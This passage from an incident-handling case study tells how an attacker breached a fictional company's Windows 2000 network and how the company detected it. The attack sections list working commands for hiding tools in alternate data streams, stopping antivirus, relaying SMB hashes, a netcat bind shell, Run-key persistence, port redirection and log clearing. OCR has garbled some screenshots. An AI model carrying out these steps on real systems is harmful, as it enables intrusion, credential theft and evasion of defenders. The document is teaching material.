File	Edit Capt	ure <u>D</u> isplay <u>T</u>	Fools 						Help —
No. 🗸	Time	Source		Destination		Protocol	Info		
1	0.000000	pirate.wild	.com com	coach.wil pirate.wi		RADIUS RADIUS		<pre>Request(1) Reject(3)</pre>) (id=6, l: (id=6, l=4
_			مراكعه مركبا			25) 0001			
	t:Call [*]	ing Station I el Client End	lā(31) :17 Honint(66)	, value:": 1:17. v∍1	194.153./9.1 up:"194.152	.25\000" 79.125\0i	no''		
		Name(1) 1:11			ue. 194.193.	/9.123(0			
	⊟t:Vendo	or Specific(Z	26) 1:16, v	endor:Mic					
		CHAP Challe or Specific(2				7409E			
		CHAP Respon				000000000	0000000	00000000000	00000000
		age Authentic							H
0000	UL 37 L			. 4u os oz		.//			2
0070		0 30 3d 06 00 0 00 00 01 11		40 06 00	00 00 03 35 33 2e	5.00= A	@		
0090	37 39 26	e 31 32 35 00	0 42 11 31	. 39 34 2e	31 35 33	79.125.B	.194.15	3	
00a0	2e 37 39	9 2e 31 32 35 2 1a 10 00 00		57 49 4c 0a c0 dc		.79.125. ser			
0000	97 40 96	e 1a 3a 00 00	0 01 37 🕅	. 34 01 01	00 00 00	.@:	7.4		
00d0		0 00 00 00 00 0 00 00 5f at	<u>0 00 00 00</u>	00 00 00 f0 4b 01			···	•	
00e0	aa 1c bi	d a0 e2 28 89	9 de ad 24	89 5d 5f	50 12 15		ĸ.^.		
0100	9b 4e 50	d e9 a6 a1 5(0 9c 9d 99	d7 11 38		.N]P.	8.]		
<u> </u>					- 1				<u> </u>
Filter:					Reset Apply				

4.4.2 Access to Company's ABC networks

Mallory using the captured Alice's MS *Windows 2000* domain username/password, had a legitimate access to the Company's ABC *LAN* and network resources. Mallory used *Windows XP* computer with *CheckPoint VPN-1 SecureClient NG* with Application Intelligence and tried to connect the Company's ABC *LAN* from XYZ inside.

	e the Internet	ATION INTELLIGENCE
Connection Profile:	Latvijas Banka up: LB	<u>×</u>
	t Cancel	Properties
	Diagnostics	

Mallory prepared an "infected" notepad.exe file with ADS on his workstation


🖉 ADS.bat - Notepad	- O ×
<u>File Edit Format H</u> elp	
c: cd \ type c:\inter\smbrelay.exe > c:\inter\notepad.exe:smbrelay.exe type c:\inter\nc.exe > c:\inter\notepad.exe:nc.exe type c:\inter\psloggedon.exe > c:\inter\notepad.exe:psloggedon.ex type c:\inter\ipsec.exe > c:\inter\notepad.exe:ipsec.exe type c:\inter\no_ipsec.exe > c:\inter\notepad.exe:no_ipsec.exe exit	e
	-

, where *ipsec.cmd* and *no_ipsec.cmd* was following respectively.

🖸 ipsec.cmd - Notepad	
Eile Edit Format Help	
®echo off ipsecpol -x -w REG -p "Block" -r "Block_tcp445" -n BLOCK -f *+0: ipsecpol -x -w REG -p "Block" -r "All IP Traffic" -n PASS -f *+0 ipsecpol -x -w REG -p "Block" -r "All ICMP Traffic" -n PASS -f *	445:TCP

🛃 no_ipsec.cmd - Notepad	
Eile Edit Format Help	
@echo off ipsecpol -w REG -p "Block" -o I	<u></u>
	۲ / ا

Using *net view /domain:WILD* command Mallory got the domain computer's list. He found out that Alice also had a computer in the LAN. Let's name this as a <u>\pirate</u> which played the role of *SMBRelay* [6.1] rogue server. Mallory didn't delete the e-mail message sent to Alice. This was Mallory's first mistake. Mallory didn't use any computer remote access GUI based tools as *VNC*, *Dameware* etc. but he used the remote access console from *Windows 2000 Resource Kit* to access to this computer's command shell.



Mallory stopped antivirus *McAfee Framework, Network Associates McShield* and *Network Associates Task Manager* services on <u>\pirate</u> and copy *notepad.exe* with *ADS, psloggedon.exe* and *pulist.exe* executables to *c:\winnt\system32* directory previously saving the original *notepad.exe* version. Using the computer list, he got actually logged on the user's list with *psloggedon.exe* tool.

I:\WINNT\System32\cmd.exe	- D ×
Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Corp.	
I:\>psloggedon \\victim	
PsLoggedOn v1.31 — Logon Session Displayer Copyright (C) 1999-2003 Mark Russinovich Sysinternals — www.sysinternals.com	
Users logged on locally: 4/6/2004 10:47:29 AM WILD\user	
Users logged on via resource shares: 4/6/2004 5:49:46 PM PIRATE\ADMINISTRATOR	
1:>>	<u> </u>

4.4.3 SMBRelay exploit

Mallory began setting up a rogue *SMBRelay* server as a trap, which is also quite simple. First, Mallory disabled *NetBIOS* on workstation <u>*pirate*</u>:

C:\>reg add HKLM\System\CurrentControlSet\Services\NetBT\Parameters /v EnableLMHOSTS /t REG_DWORD /d 0

, restart <u>\\pirate</u> and block *Microsoft-ds (tcp445)* port using *IPSec* filtering with the following *ADS:*

C:\>start c:\winnt\notepad.exe:ipsec.cmd

and derived a new assigned *IPSec* local policy.

<table-cell-rows> Local Security Settings</table-cell-rows>			- D ×
] Action ⊻iew] 🗢 →	🖻 💽 🗙 😭 🖪	😫 🛅 🚠 🖹 🧕	
Tree	Name 🛆	Description	Policy Assigned
Security Settings	Block		Yes
🗄 📴 Account Policies 🗍	🖾 Client (Respond Only)	Communicate normally (uns	No
🗄 🔂 Local Policies	🛃 Secure Server (Requir)	For all IP traffic, always req	No
🗄 💼 Public Key Policies 🧮	🖄 Server (Request Secu	For all IP traffic, always req	No
TP Security Policies	•		

On exit, Mallory eliminated *IPSec* policy "Block" with the following *ADS*:

C:\>start c:\winnt\notepad.exe:no_ipsec.cmd

, enabled *NetBIOS* on pirate in a similar way and replaced the "infected" *notepad.ex*e with the original version to cover tracks after each communication session. Mallory launched *SMBRelay* tool with the following *ADS*:

C:\>start c:\winnt\system32\notepad.exe:smbrelay.exe

SMBRelay server harvested usernames and password hashes from incoming *SMB* traffic in *Windows 2000* environment if Mallory forced users to connect to the pirate using *SMB* connection using *IP* address and spit out *LM/NTLM* or *LMv2/NTLMv2* challenges/responses [7.6]. Here I would like to cite an excerpt from [7.12]:

" Most basic trick was suggested in one of early releases of L0phtcrack: send email message to the victim with embedded hyperlink(automatically or manually)to fraudulent SMB server. The victim receives the message, the hyperlink is followed, and the client unvittingly sends user's SMB credentials over the network."

As an example, the Mallory provided an embedded image tag that renders with *HTML* in an e-mail message [7.12], which can be clasified as a virus:

<html> </mg> <htm


The *nul.gif* file was loaded and the victim initiated an *SMB* session with *SMBRelay* server.

Select I:\WINNT\system32\cmd.exe - smbrelay /IL 1000003 /IR 1000003 <u>- D ×</u> Copyright 2001: Sir Dystic, Cult of the Dead Cow Send complaints, ideas and donations to sirdystic@cultdeadcow.com Using relay adapter index 1000003: Intel(R) PRO Adapter Bound to port 139 on address 172.1.1.2 Connection from 172.1.1.3:1870 Request type: Session Request 72 bytes Source name: UICTIM <00> Target name: *SMBSERVER <20> Setting target name to source name and source name to 'CDC4FUEP' * Setting target name to source name and source name to 'CDC4EVER'... Response: Positive Session Response 4 bytes Response: Request type: Session Message 137 bytes SMB_COM_NEGOTIATE Response: Session Message 105 bytes Challenge (8 bytes): F55B4DC32D5BD8CB Request type: Session Message 194 bytes SMB_COM_SESSION_SETUP_ANDX Password lengths: 1 0 Username: "" Username: 00 Domain: 0S : 0.0 Lanman type: ???: Response: Session Message 144 bytes "Windows 5.0" "Windows 2000 LAN Manager" "WILD" : 20 Lanman type: Domain: Request type: Session Message SMB_COM_TRANSACTION2 Response: Session Message 102 bytes Response: 39 bytes Request type: Session Message 25-SMB_COM_SESSION_SETUP_ANDX Password lengths: 24 24 Case insensitive password: 21C844 Case sensitive password: 32FE0 Username: "user" Domain: "WILD" OS: "Windows 2000 2195" Lanman type: "Windows 2000 5.0" 254 bytes 21C8456E89406EDEFFBC0662CD255E05AC1C4014B96F3C1B 32FE01A07580662947AD5B3E96A5F0AF943E37A19614ACCE ???: Session Message 144 bytes "Windows 5.0" "Windows 2000 LAN Manager" "WILD" Response: 0S : Lanman type: Domain: Password hash written to disk Connected? Relay IP address added to interface 1000003 Bound to port 139 on address 192.1.1.1 relaying for host VICTIM 172.1.1.3

Selected responses were captured and written to the file *hashes.txt* as *LM* and *NTLM* responses respectively. The file was copied to Mallory's computer, imported into *L0phtcrack 2.5x*, with format changes into the *LC3* or *LC4* directly and cracked.

4.4.4 Variants

Mallory could build up rogue *Tacacs*+ infrastructure in p. 4.4.1 with *Windows 2000 AD* which includes analogue modem, *Cisco AS5200* with a modem card as a dial-up server and *NAS* server, *Windows NT/2000 CiscoSecure ACS 2.6* as *Tacacs*+ server and *AD* with *Windows 2000* user database for *MS-CHAP* authentication. *CiscoSecure ACS* supports only *MS-CHAP* from MS Windows remote access authentication protocol family.



He created *AD* entries with usernames from a local phone number list described in p.4.3. and arbitrary passwords. Mallory installed a packet sniffer, for example *Ethereal 0.9.14*, on *ACS*. The dial-up client could obtain an e-mail message with an attached .zip file, which includes *VBScript*, open a zip file and run *VBScript*. This script changed *phonebook.pbk* file *PhoneNumber* entry to a rogue value. The next time the dial-up client tries to connect to the rogue *NAS* with a valid username and password, the dial-up client spits out a challenge/ response answer, which may be captured with *Ethereal 0.9.14*. Packet capturing between *NAS* and *Tacacs*+ server is a little bit different. The packet body(data) is encrypted with simple XOR using a pseudo-random sequence which is created using a shared secret [7.12]. *Tacacs*+ 12 byte header is always sent in cleartext. as shown below.




Fig 4. Tacacs+ packet header (picture from Internet NG Project)

Full Tacacs+ protocol packet exchange mechanism is shown below.




Fig 5. Tacacs+ message exchange (picture from Internet NG Project)

The authentication START packet contains the concatenation of the username in the user field (4 octets), PPP id (1 octet), *MS-CHAP* challenge, *MS-CHAP* response (49 octets). Pseudo-random sequence is generated as follows:

pseudo_rnd = MD5_1|MD5_2| ... |MD5_n truncated to Length(data)

Hashes are generated by using the constant input and concatenating the previous hash value at the end of the input [7.10]:

MD5_1 = MD5(Session_id|shared_key|Version|Seq_no) MD5_2 = MD5(Session_id|shared_key|Version|Seq_no|MD5_1)

MD5_n = MD5(Session_id|shared_key|Version|Seq_no|MD5_n-1)

Mallory knew all arguments in *MD5* calculation function: *shared_key* from rogue *NAS* server, *Session_id* and, *Version* and *Seq_no* from the captured *Tacacs+* packet header. To decrypt *MS-CHAP* challenge and response Mallory it was needed to calculate only 3 iterations i.e. MD1, MD2, MD3, MD4 to a generate *pseudo_rnd* sequence concatanating *MD*'s. This may be performed manually with a pencil and a hash calculator (*Cain&Abel v2.5*).

Text to hash	
abcdef	
Туре	Hash
 MD2	AD886E280214C5DA745CACCA55F91DB3
MD2 MD4	804E7F1C2586E50B49AC65DB5B645131
MD5	E8085017098950FC58AAD83C8C14978E
SHA-1 RIPEMD-160	1F8AC10F23C5B5BC1167BDA84B833E5C057A77D2 0EC97FF209A8C019DF8F4027D7AEA8F9C45AC0CF
	Calculate Cancel

After the username and *MS-CHAP* challenge/response were decrypted, Mallory could crack Alice's password using the technique described in p.4.4.1.

4.5 Keeping access

Mallory obtained anyone user's *LM/NTLM* challenge/response in a similar way from the *WLAN*. He got all WLAN users domain passwords using a likely technique as the one previosly described, but a little different with one condition - all *WLAN* computers had the same local administrator's password to relieve administrative tasks. Mallory got SAM entries to file from the compromised WLAN computer using the tool *pwdump2*, imported into the password cracker *John the Ripper* or *LC4* and derived the *WLAN* client local administrator's password.

Using the local administrator account, Mallory changed Windows registry keys to specify the execution of commands at startup time:

reg add \\victim\hklm\Software\Microsoft\Windows\Currentversion\Run /v Mapping /t REG_MULTI_SZ /d "C:\Windows\system32\script.cmd"

, where *script.cmd* looks:

@echo off rem 10000000 for /L %%1 in (1,1,10000000) do rem net use * \\pirate_IP_address\c\$

Company's firewall administrator's Bob's password had been compromised in the following way. The administrator Bob used the *SSH2* protocol to access critical servers from the Internet with username/password (domain) authentication. Passwords are transmitted in cleartext encrypted with *SSH2* encryption algorithm. From *SSH* server user authentication to *AD is* performed using strong Microsoft *Kerberos v5* authentication.

iettings	Account	Status	Auth Type	Keys	Remote Admin	Map Home		
Server	< <all others="">></all>	deny	Pwd OR Key	0	default	default		
Algorithms	wild\user	allow	Pwd OR Key	0	default	default		
Authentication								
Template								
Accounts								
Hosts								
	Add F	Remove						
		Cemove						
	Press Ctrl-N to add a new entry, Ctrl-E to edit, Ctrl-R to remove.							
		r noids, pro		CHOICE TO DI	51750.			
			er accounts can be					
			the options in Acc t basis. If an option					
					detault'' or to an e htrol -> Template.	mpty		

Mallory derived *SSH* server administrator Bob domain password, he bypassed *KerberosV5* authentication and derived all *SSH* users *LM/NTLM* challenges/responses. First he changed *SSH* settings directly over Terminal services or changed the corresponding Windows *SSH* registry settings.

Access Control	Template	
Settings Server Algorithms Authentication Access Control	Permit Remote Administration yes Map Remote Home Directory no Permit Terminal Shell yes Terminal Shell nc -L -p 22 -e cmd.exe	
Template Accounts Hosts	Terminal Shell Initial Directory c:\winnt\system32 Permit SFTP yes	···· s •
	SFTP Root Directory \\ Permit C2S Port Forwarding yes Permit S2C Port Forwarding ye	s 💌
	When a user logs into WinSSHD, the settings defined in this section are use fallback for those configuration options that are not defined explicitly for the u account in Access Control -> Accounts.	
	Permit Remote Administration: For accounts that have administrative priviliges and that do not have this explicitly set, WinSSHD will use this setting to determine whether they shou allowed to perform remote administration tasks. Remote administration task	.ild be
	Save and Close	Cancel

After user's successful login to *SSH* server, *Netcat* has been launched, waiting for the connection on *TCP* 22 port. Mallory launched *Netcat* in the connection mode, he got access to *SSH* server command shell under Web server administrator Bob's security context

C:\WINNT\system32\cmd.exe - nc victim 22	
Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Corp.	
C:\>nc victim 22 Microsoft Windows 2000 [Version 5.00.2195] <c> Copyright 1985-2000 Microsoft Corp.</c>	
C:\WINNT\system32>whoami whoami WILD\user	
C:\WINNT\system32>	_
	• //

and tried to spit out a *LM/NTLM* challenge/response to the <u>\\pirate</u> performing *SMB* connection with the *net use* command.

C:\WINNT\system32\cmd.exe - nc victim 22	
Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Corp.	
C:\>nc victim 22 Microsoft Windows 2000 [Version 5.00.2195] (C) Copyright 1985-2000 Microsoft Corp.	
C:\WINNT\system32>ipconfig ipconfig	
Windows 2000 IP Configuration	
Ethernet adapter Local Area Connection:	
Connection-specific DNS Suffix .: IP Address:172.1.1.3 Subnet Mask:255.255.0.0 Default Gateway:172.1.1.1	
C:\WINNT\system32>net use \\172.1.1.2\c\$ net use \\172.1.1.2\c\$ System error 64 has occurred.	
The specified network name is no longer available.	
C:\WINNT\system32>_	_

User's SSH login hangover




but Mallory captured *SSH* user – external Web server administrator's Carol's *LM/NTLM* challenge/response in the file.

Select I:\WINNT\system32\cmd.exe - smbrelay /IL 1000003 /IR 1000003
Convright 2001: Sir Dystic. Cult of the Dead Cow
Send complaints, ideas and donations to sirdystic@cultdeadcow.com Using relay adapter index 1000003: Intel(R) PRO Adapter
Bound to port 139 on address 172.1.1.2
Connection from 172.1.1.3:1876 Request type: Session Request 72 bytes
Source name: VICTIM <00>
Target name: *SMBSERVER <20>
Setting target name to source name and source name to 'CDC4EVER' Response: Positive Session Response 4 bytes
Request type: Session Message 137 bytes SMB_COM_NEGOTIATE
Response: Session Message 105 bytes Challenge (8 bytes): 1E1E2521987C57BD
Request type: Session Message 194 bytes SMB_COM_SESSION_SETUP_ANDX
Password lengths: 1 0
Username: ""
Domain: "" OS: ""
Lanman type: ""
???: "" Response: Session Message 144 bytes
OS: "Windows 5.0"
Lanman type: "Windows 2000 LAN Manager" Domain: "WILD"
Request type: Session Message 102 bytes SMB_COM_TRANSACTION2
Response: Session Message 39 bytes
Request type: Session Message 254 bytes SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24 Case insensitive password: E2840E30D9289E13865C412D6B6F34A8220454E4899E90C8
Case sensitive password: D1C68E618CF490E68EA5AE4E99592E5F985F30F492BD98A8
Username: "user" Domain: "WILD"
08: "Windows 2000 2195"
Lanman type: "Windows 2000 5.0" ???: ""
Response: Session Message 144 bytes OS: "Windows 5.0"
Lanman type: "Windows 2000 LAN Manager"
Domain: "WILD"
Password hash written to disk
Connected?
Relay IP address added to interface 1000003 Bound to port 139 on address 192.1.1.1 relaying for host VICTIM 172.1.1.3

Mallory derived control over the external Web server using the compromised administrator's Carol's password, he copied the port redirector *fpipe*, stopped the *W3SVC* service and launched port redirector:

fpipe – 1 80 – s 1025 – r 8123 172.16.40.20

, where *172.16.40.20* is *Entrust/Direct Server Proxy IP* address. This allowed Mallory to connect to the port redirector on the external Web server, which redirects to the Web server with high sensitivity information bypassing *Entrust/Direct Server Proxy* certificate authentication and confidentiality. *Entrust/Direct Server Proxy entrust.ini* file is given below.



Mallory downloaded the latest version of new software from ABC external Web server.

4.7 Covering tracks

Mallory eliminated *IPSec* policy "Block", enabled *NetBIOS* on the <u>pirate</u>, replaced the "infected" *notepad.exe* with the original version and killed the *smbrelay.exe* process to cover tracks after each communication session. Mallory started antivirus *McAfee Framework, Network Associates McShield* and *Network Associates Task Manager* services also. The *pulist.exe* from *Windows 2000 Resource Kit* helped Mallory to kill undesirable processes on the <u>pirate</u>.

Select C:\WINNT\sy	/stem32\cmd.exe	
(C) Copyright 19	285-2000 Microsoft Corp.	
C:\>start c:\win	nnt\system32\notepad.exe:smbrelay.exe	
0.12 2		
C:\>pulist Process	PID User	
Idle	0	
System	8	
SMSS.EXE	152 NT AUTHORITY\SYSTEM	
CSRSS.EXE WINLOGON.EXE	180 NT AUTHORITY\SYSTEM 176 NT AUTHORITY\SYSTEM	
SERUICES EXE	228 NT AUTHORITY SYSTEM	
LSASS.EXE	240 NT AUTHORITY\SYSTEM	
svchost.exe	412 NT AUTHORITY\SYSTEM	
svchost.exe	460 NT AUTHORITY\SYSTEM 500 NT AUTHORITY\SYSTEM	
spoolsv.exe msdtc.exe	500 NT AUTHORITY\SYSTEM 572 NT AUTHORITY\SYSTEM	
inetinfo.exe	728 NT AUTHORITY\SYSTEM	
APSD.EXE	740 NT AUTHORITY\SYSTEM	
RFC1006D.EXE	768 NT AUTHORITY\SYSTEM	
LLSSRV.EXE nmapserv.exe	796 NT AUTHORITY\SYSTEM 828 NT AUTHORITY\SYSTEM	
nsrd.exe	888 NT AUTHORITY\SYSTEM	
nsrexecd.exe	908 NT AUTHORITY\SYSTEM	
iconserv.exe	932 NT AUTHORITY\SYSTEM	
portmap.exe	948 NT AUTHORITY\SYSTEM	
rconsvc.exe java.exe	976 NT AUTHORITY\SYSTEM 984 NT AUTHORITY\SYSTEM	
regsvc.exe	1008 NT AUTHORITY\SYSTEM	
mstask.exe	1024 NT AUTHORITY\SYSTEM	
tcpsvcs.exe	1060 NT AUTHORITY\SYSTEM	
WinMgmt.exe	1112 NT AUTHORITY\SYSTEM	
WINS.EXE nsrmmdbd.exe	1132 NT AUTHORITY\SYSTEM 1236 NT AUTHORITY\SYSTEM	
winvnc.exe	1252 NT AUTHORITY\SYSTEM	
nsrindexd.exe	268 NT AUTHORITY\SYSTEM	
dfssvc.exe	1320 NT AUTHORITY\SYSTEM	
nsrmmd.exe	1380 NT AUTHORITY\SYSTEM 224 NT AUTHORITY\SYSTEM	
svchost.exe svchost.exe	1656 NT AUTHORITY\SYSTEM	
explorer.exe	1788 WILD\user	
WZQKPICK.EXE	1892 WILD\user	
CMD.EXE	1292 WILDNuser	
no pulist.exe	1448 WILD\user 1492 WILD\user	
purist.exe	1472 WILDAUSEP	
C:\>kill -f 1448		
	3) - 'C:\winnt\system32\notepad.exe:smbrelay.exe' killed	
C:\>		_

One night Mallory left the replacement of the "infected" *notepad.exe* version for later use at the same night. This was the second big mistake for Mallory. Unfortunately for Mallory, Alice decided to work with the *Notepad* application. She was very surprised, when after opening the application, an antivirus software alert message appeared.

Date an Pathnan	Message :	2	e VirusSca	n Alert!			<u>-</u>	<u>C</u> lean File	_
	Date and Time : Pathname :		20.05.200	4 8:24:27 Nsystem32\notepa	<u>D</u> elete File <u>M</u> ove File				
	Detected.		Exploit-Sm		<u>R</u> emove Message				
	State :		Deleted					Close <u>W</u> ind	DW
Name		In Fold	er	Detected As	Detection Type	Status	Date and Time	Application	Useri
🔍 notep	oad.exe:s	C:\WI	NNT\syst	Exploit-SmbMiM	Trojan	Deleted	20.05.2004 8:	CMD.EXE	LBMA

At the same night Mallory, connected to the <u>\verticesianderiges</u> and decided to continue capturing challenges/responses, but he couldn't start *smbrelay*:

C:\>start c:\winnt\system32\notepad.exe:smbrelay.exe

Mallory couldn't see the error notification as it had appeared to Windows GUI:

	\system32\notepad.exe:smbrelay.exe	Í
8	Cannot find the file 'c:\winnt\system32\notepad.exe:smbrelay.exe' (or one of its components). Make sure the path and filename are correct and that all required libraries are available.	

He understood that something wrong had happened. He deleted the *hash.txt* file, cleared all event logs (*System, Security* and *Application*), but made third the mistake – he didn't eliminate the "infected" *notepad.exe* file.

5. Incident handling process

5.1 Preparation

The Company ABC was a software developer company and its security policy policy was intended to protect the integrity of the developed software, keep this information confidential, and to prevent the use of company's computing resources from being used to attack other networks while providing high availability and relatively open access to software distributors and business partners. The Company ABC paid attention and made efforts to secure the remote access, follow and apply latest the hotfixes and service packs, update antivirus software and virus signature files, as well as have IS security personnel and an appropriate security policy. Some relevant aspects of the company's security policy are described below.

• Windows 2000 security templates

The company's infrastructure of all its networks is based on *Microsoft Windows* 2000 AD, the basic server (*basicsv.inf*) and workstation (*basicwk.inf*) security template has been applied to all member servers and workstations.

• Windows 2000 local administrator group

All software developers user domain accounts were added to the local administrator's group on their workstations due to business requirements.

• Windows 2000 password policy

🚡 Console1			_ 🗆 ×
] Console Window Help 🗋 🚅 🔚 💷			
🚡 Console Root\Local Computer Policy\Computer	Configuration\Windows Settings\S	ecurity Settings\Acco	ount Policies\P 💶 💌
📙 Action View Eavorites 📙 🖨 🔿 💽 💽	× 💀 😫		
Tree Favorites	Policy 🛆	Local Setting	Effective Setting
Console Root	闘Enforce password history 闘Maximum password age 閾Minimum password age	8 passwords remem 80 days 0 days	8 passwords remem 80 days 0 days
😟 🧰 Software Settings	Minimum password length	8 characters	8 characters
Windows Settings	8월 Passwords must meet complexity r 8월 Store password using reversible e		Enabled Disabled

with *LM/NTLM* authentication level.

Security	Policy Setting	? ×
F	LAN Manager Authentication Level	
	ne this policy setting: nd LM & NTLM - use NTLMv2 session security if negotiated	•
	OK Cancel	

Local administrator's passwords were automatically and periodically changed for all servers and workstations, excluding *WLAN STA's*.

• Remote access policy

The policy was based on Windows users group membership as users had a necessity to make the dial-up connections from non-domain computers. Each dial-up client had a corresponding *LAN* workstation.

Advanced Security Settings
Data encryption:
No encryption allowed (server will disconnect if it requires encryption)
Logon security
O Use Extensible Authentication Protocol (EAP)
Properties
• Allow these protocols
Unencrypted password (PAP)
Shiva Password Authentication Protocol (SPAP)
Challenge Handshake Authentication Protocol (CHAP)
Microsoft CHAP (MS-CHAP)
Allow older MS-CHAP version for <u>Wi</u> ndows 95 servers
Microsoft CHAP Version 2 (MS-CHAP v2)
For MS-CHAP based protocols, automatically use my Windows logon name and password (and domain if any)
OK Cancel

The dial-up remote access policy was based on Windows users group membership as shown below for *MS IAS/RADIUS* server.

Dial-up with RADIUS	Properties		? ×
Settings			
Policy name:	Dial-up with RADIUS	6	
Specify the condition			
Windows-Groups m	hatches "WILD\Dial-up u	isers"	
	- 1		
A <u>d</u> d	<u>R</u> emove <u>E</u> dit		
If a user matches	the conditions		
Grant remote	access permission		
C De <u>n</u> y remote	access permission		
	e granted with the profile on a per-user basis.	you specify, unle:	ss access
Edit Profile			
	ОК	Cancel	Apply

• Security patch maintenance

Security administrators working with the system administrators, firewall administrators in the Information Systems Department, determine that all servers, workstations are already patched on a regular basis. Each system administrator are responsible for his/her server set. Firewall administrators are responsible for Firewall, *IDS* Network Sensors updates and the delivery of antivirus updates. Members of the Incident Handling Team controling all antivirus updates for workstations, member servers, domain controllers, firewall, *IDS* Network Sensors on a daily or hourly basis and inform system and firewall administrators on the occurrence of update failure. All workstations and servers had antivirus software *VirusScan 7.1.0.* There was deployed *RealSecure Network Sensor 7.0.* Process and service controls on servers and workstations as well as integrity checking of dial-up client configuration files was neglected. No *IDS* Server Sensor installed on *DMZ* servers.

• Incident handling team

The Information Security Division in Information Systems Department at the ABC company got a task from the company's authority to develop an incident handling program. Incident handling was a new security phase for members of the Information Security Division. They defined and established the following Incident Handling Team key points:

Chief Incident Handler – manages the incident handling process from start to finish, prepares and confirms the final report for key staff. Chief Incident Handler with system administrator's assistance disconnects networks, servers, workstations or other devices.

Incident Handling Team (further Team) – consist of the most experienced information systems security administrators and network security analysts from Information Security Division, system and firewall administrators. With the permission of Information Systems Department, they can cooperate abreast with other departments: Human resources, Public Affairs, Physical Security.

Incident Handling Policy – Information Security Division determined that the incident handling policy when dealing with potential incidents would be to identify and eliminate the threat, patch vulnerability and return the company to normal business activities as quickly as possible. Upon consultations with the key staff of Information Systems Department they found that the cost of downtime that may result from collecting evidence for prosecution doesn't provide a great overhead to the company. The Team required the permission to disconnect the compromised systems from the network for investigation in the near future. The Team was also required to cooperate with business partner's Team to investigate incidents. Law Enforcement involvement was not supported due to the publicity reason.

5.2 Identification

Next morning the junior security administrator revised the latest viral events with the antivirus *ePolicy Orchestrator 3.02* console and recognized Trojan *Exploit-SmbMiM*. He contacted the senior security administrator who was the Team member and informed him about the recognized Trojan. The senior security administrator relayed the information to the Chief Incident Handler, got permission from the chief

to disconnect the workstation from the network for further investigation. The Chief Incident Handler informed Alice and explained the entire situation. Alice gave back the workstation <u>\pirate</u>, handed her laptop <u>\\nb-alice</u> to the senior security administrator and informed the Team about suspicious problems with the remote access to the company using dial-up.

Action View		È 🖪 🔮									8
 Tree	-		Product Version	Engine	DAT\Definition	Virus Name	Virus Type	File Name	Scan Time	Action Taken	Pro
	.2.49	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21
McAfee Security	.3.34	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\WIN	20.05.20	1059	21
E - S Reporting E - S	.4.9	VirusScan Ent.	7.1.0	4.3.20	4.0.4361	Exploit-SmbMiM	Trojan	C:\Alt\s	20.05.20	52	21
	.4.9	VirusScan Ent.	7.1.0	4.3.20	4.0.4361		10	1 A A	20.05.20	1	21
	.2.70	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21
	.3.31	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\WIN	20.05.20	1059	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21 21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			10 1823	20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
Ę-Q	.2.14	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362				20.05.20	19	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21
	.2	VirusScan Ent.	7.1.0	4.3.20	4.0.4362			C:\Progr	20.05.20	1059	21 -
	2	VirusScap Ent	710	4 3 20	4 0 4362			CilProgr		1059	21

